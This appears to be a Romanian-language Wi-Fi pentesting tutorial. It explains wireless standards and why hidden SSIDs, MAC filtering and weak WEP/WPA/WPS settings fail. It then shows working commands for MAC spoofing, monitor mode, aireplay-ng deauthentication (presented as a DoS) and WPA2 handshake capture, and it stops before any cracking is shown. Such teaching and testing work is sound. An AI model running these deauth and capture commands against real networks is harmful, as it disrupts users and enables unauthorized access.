WI-FI PENTESTING : SECURIZAREA REȚELELOR WIRELESS

Cuprins:

I.Introducere

I.I

O **rețea wireless** este o rețea de calculatoare care folosește conexiuni fără fir între noduri de rețea. Rețelele fără fir sunt o metodă prin care casele , rețelele de telecomunicații și instalațiile comerciale evită procesul costisitor de introducere a cablurilor într-o clădire sau ca o conexiune între diferite locații de echipamente.

I.II

Standarde Wireless:


IEEE Standard	802.11a	802.11b	802.11g	802.11n	802.11ac	802.11ax
Year Released	1999	1999	2003	2009	2014	2019
Frequency	5Ghz	2.4GHz	2.4GHz	2.4Ghz & 5GHz	2.4Ghz & 5GHz	2.4Ghz & 5GHz
Maximum Data Rate	54Mbps	11Mbps	54Mbps	600Mbps	1.3Gbps	10-12Gbps

Anii de apariție a standardelor:


- **Wi-Fi 6:** 11ax (2019)
- **Wi-Fi 5:** 11ac (2014)
- **Wi-Fi 4:** 11n (2009)
- **Wi-Fi 3:** 11g (2003)
- **Wi-Fi 2:** 11a (1999)
- **Wi-Fi 1:** 11b (1999)

Legacy: 11 (1997)


I.III Este tehnologia wireless , **dăunătoare**? Răspunsul este nu , pentru că aceasta se folosește de undele radio pentru a funcționa și acestea sunt unde neionizante .




I.IV Unde se situează pe **bandă** de radio , tehnologiile Wireless.



I.V De câte **canale** dispun cele cele 2 tipuri de rețele wireless , 2.4 Ghz și 5 Ghz.




I.VI **Diferențe** între 2.4 Ghz și 5 Ghz.




I.VII **Avantajele** unei rețele wireless sunt mobilitatea , ușurința în instalare/configurare și costul redus.

II.Mecanisme de securitate wireless.

II.I Manipularea semnalului. Diminuarea puterii de emisie . Antena direcționala/omnidirecțională.



II.II Eliminare SSID Broadcast.



Oprind broadcast-ul SSID Broadcasting , nu se opresc autentificarea și asocierea cu punctul de acces.


II.III Filtrare MAC. Fără niciun rost , deoarece există tool-uri specializate în a schimbă adresa MAC a unei interfețe de rețea.

```
root@kali:~# ifconfig wlan1 down
root@kali:~# macchanger -r wlan1
Permanent MAC: 64:66:b3:21:c4:a3 (unknown)
Current   MAC: f8:77:82:29:3d:53 (unknown)
New       MAC: 5c:1d:59:e2:9a:64 (unknown)
root@kali:~#
```

II.IV CRIPTARE - WEP/WPA/WPA2/WPS

Vulnerabilități:

WEP-



Valorile de IV pot fi folosite și există doar 2^24 (aprox 16.7 mil .) posibilități pentru a află cheia de criptare.

WPA/WPA2- Vulnerabilitatea acestor două vine în lipsa de complexitate a parolei.

WPS- Există un PIN de 8 digiti care se verifică xxxx xxx x , însă validitatea părților din PIN se verifică separat , primele 4 , următoarele 3 , iar ultimul este un checksum pentru toate 7. Deci , există 11.000 de posibilități pentru a află PIN-ul . Un atac ar dura undeva la 3 ore.

ÎI.V Schimbare parolă la cont de administrare router de pe interfața web a acestuia . Schimbare parolă PSK , din cea inițială , putem alege una complexă cu litere , cifre și caractere speciale.

III . Instrumente folosite în atacurile Wi-Fi

Hardware: - adaptoare wireless

- Antene omnidirectionale
- Antene direcționale cu câștig mare
- Laptop

Software: - tool-uri pentru pentesting

- tool-uri care automatizeaza procesul de pentesting
- Ex. suită Aircrack-ng

Un instrument foarte bun de pentesting este Kali Linux împreună cu suita de instrumente Aircrack-ng.

De ce **Kali Linux** se află printre cele mai bune distribuții de pentesting ? Din cauza faptului că la un simplu query pe un motor de căutare, pe Google de exemplu , vom întâmpină multe resurse care includ Kali . Acesta este popular printre experții în securitate cibernetică din cauza faptului că vine preinstalat cu multe tool-uri speciale pentru a testa securitatea unui sistem informatic , însă e popular și printre hackeri , pentru că la apăsarea unui singur buton pot împrăștia haos.

Aircrack-ng este o suită de instrumente complete pentru a testa securitatea rețelelor Wi-Fi. Se concentrează pe diferite zone ale securității Wi-Fi:

Monitorizare: Capturare de pachete și exportare de date în fișiere text pentru post-procesare de instrumente third-party.

Atac: Atacuri Replay , Deautentificare , Punct de acces Fals și altele , via injectare de pachete.

Testare: Verificarea de plăci de rețea wireless și capabilități de drivere (captura și injecție)

Spargere de parole: WEP și WPA PSK (WPA1/WPA2)

IV . Testarea și securizarea rețelei Wi-Fi

IV.I Setarea adaptorului Wi-Fi

Am folosit un TP-Link TL-WN722N pentru demonstrație.

Pentru a vedea traficul care nu este destinat adaptorului nostru wireless trebuie să configurăm adaptorul în modul monitor.

```
wlxd0374507ec5d  unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```


```
┌─[root@yoyo-virtualbox]-[/home/yoyo]
└──╼ #ifconfig wlxd0374507ec5d down
┌─[root@yoyo-virtualbox]-[/home/yoyo]
└──╼ #iwconfig wlxd0374507ec5d mode monitor
┌─[root@yoyo-virtualbox]-[/home/yoyo]
└──╼ #ifconfig wlxd0374507ec5d up
┌─[root@yoyo-virtualbox]-[/home/yoyo]
└──╼ #
```

```
┌─[root@yoyo-virtualbox]-[/home/yoyo]
└──╼ #iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlxd0374507ec5d  IEEE 802.11b  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency:2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=-100 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

IV.II Captura traficului , Wireshark



Am realizat un HTTP/GET către Wireshark.org pentru a demonstra cât de detaliat este tool-ul Wireshark pentru analiză de trafic.

IV.III Identificare SSID

```
BC:C0:0F:6E:3D:C8  -81       32       39    2  11  130   WPA2 CCMP   PSK  <length:  3>
```


Acum , voi încerca să deautentific un device de pe retea pentru a obține SSID-ul .

```
└──  #aireplay-ng -0 1 -a BC:C0:0F:6E:3D:C8 -c FC:42:03:2B:C9:BD wlxd0374507ec5d
17:04:37  Waiting for beacon frame (BSSID: BC:C0:0F:6E:3D:C8) on channel 11
17:04:38  Sending 64 directed DeAuth (code 7). STMAC: [FC:42:03:2B:C9:BD] [ 0|49 ACKs]
```

```
BC:C0:0F:6E:3D:C8  -40  13       25       56   10  11  130   WPA2 CCMP   PSK  IDK
```

Oprirea de broadcast a SSID-ului nu ajută mult , rămân Probe Request/Response și Authentication și Association. Din acestea putem obține SSID-ul cu ușurință.

IV.IV MAC Spoofing



Cu ajutorul unui tool , macchanger , ne putem impersona cu alte adrese MAC , specifice și sau aleatorii.

IV.V DoS Attack (Denial of Service)


```
#aireplay-ng -0 1 -a BC:C0:0F:6E:3D:C8 -c FC:42:03:2B:C9:BD wlxd0374507ec5d
17:04:37  Waiting for beacon frame (BSSID: BC:C0:0F:6E:3D:C8) on channel 11
17:04:38  Sending 64 directed DeAuth (code 7). STMAC: [FC:42:03:2B:C9:BD] [ 0|49 ACKs]
```

DoS îl reprezintă deautentificarea clienților de pe punctul de acces și este realizat cu aireplay-ng.

IV.VI Spargerea WPA/WPA2

Acest atac se realizează pe baza unui dicționar de parole. Reușita spargerii PSK(PreSharedKey) -ului ține în funcție de complexitatea dicționarului respectiv.

Dicționar de parole:




Capturăm Handshake.

```
┌─[root@yoyo-virtualbox]─[/home/yoyo]
└──╼ #airodump-ng -c 11 --bssid BC:C0:0F:6E:3D:C8 wlxd0374507ec5d -w pentest.cap
```


Deautentificăm client.

```
┌─[root@yoyo-virtualbox]─[/home/yoyo]
└──╼ #aireplay-ng -0 1 -a BC:C0:0F:6E:3D:C8 -c FC:42:03:2B:C9:BD wlxd0374507ec5d
17:28:10  Waiting for beacon frame (BSSID: BC:C0:0F:6E:3D:C8) on channel 11
17:28:12  Sending 64 directed DeAuth (code 7). STMAC: [FC:42:03:2B:C9:BD] [ 5|56 ACKs]
```

Obținem Handshake

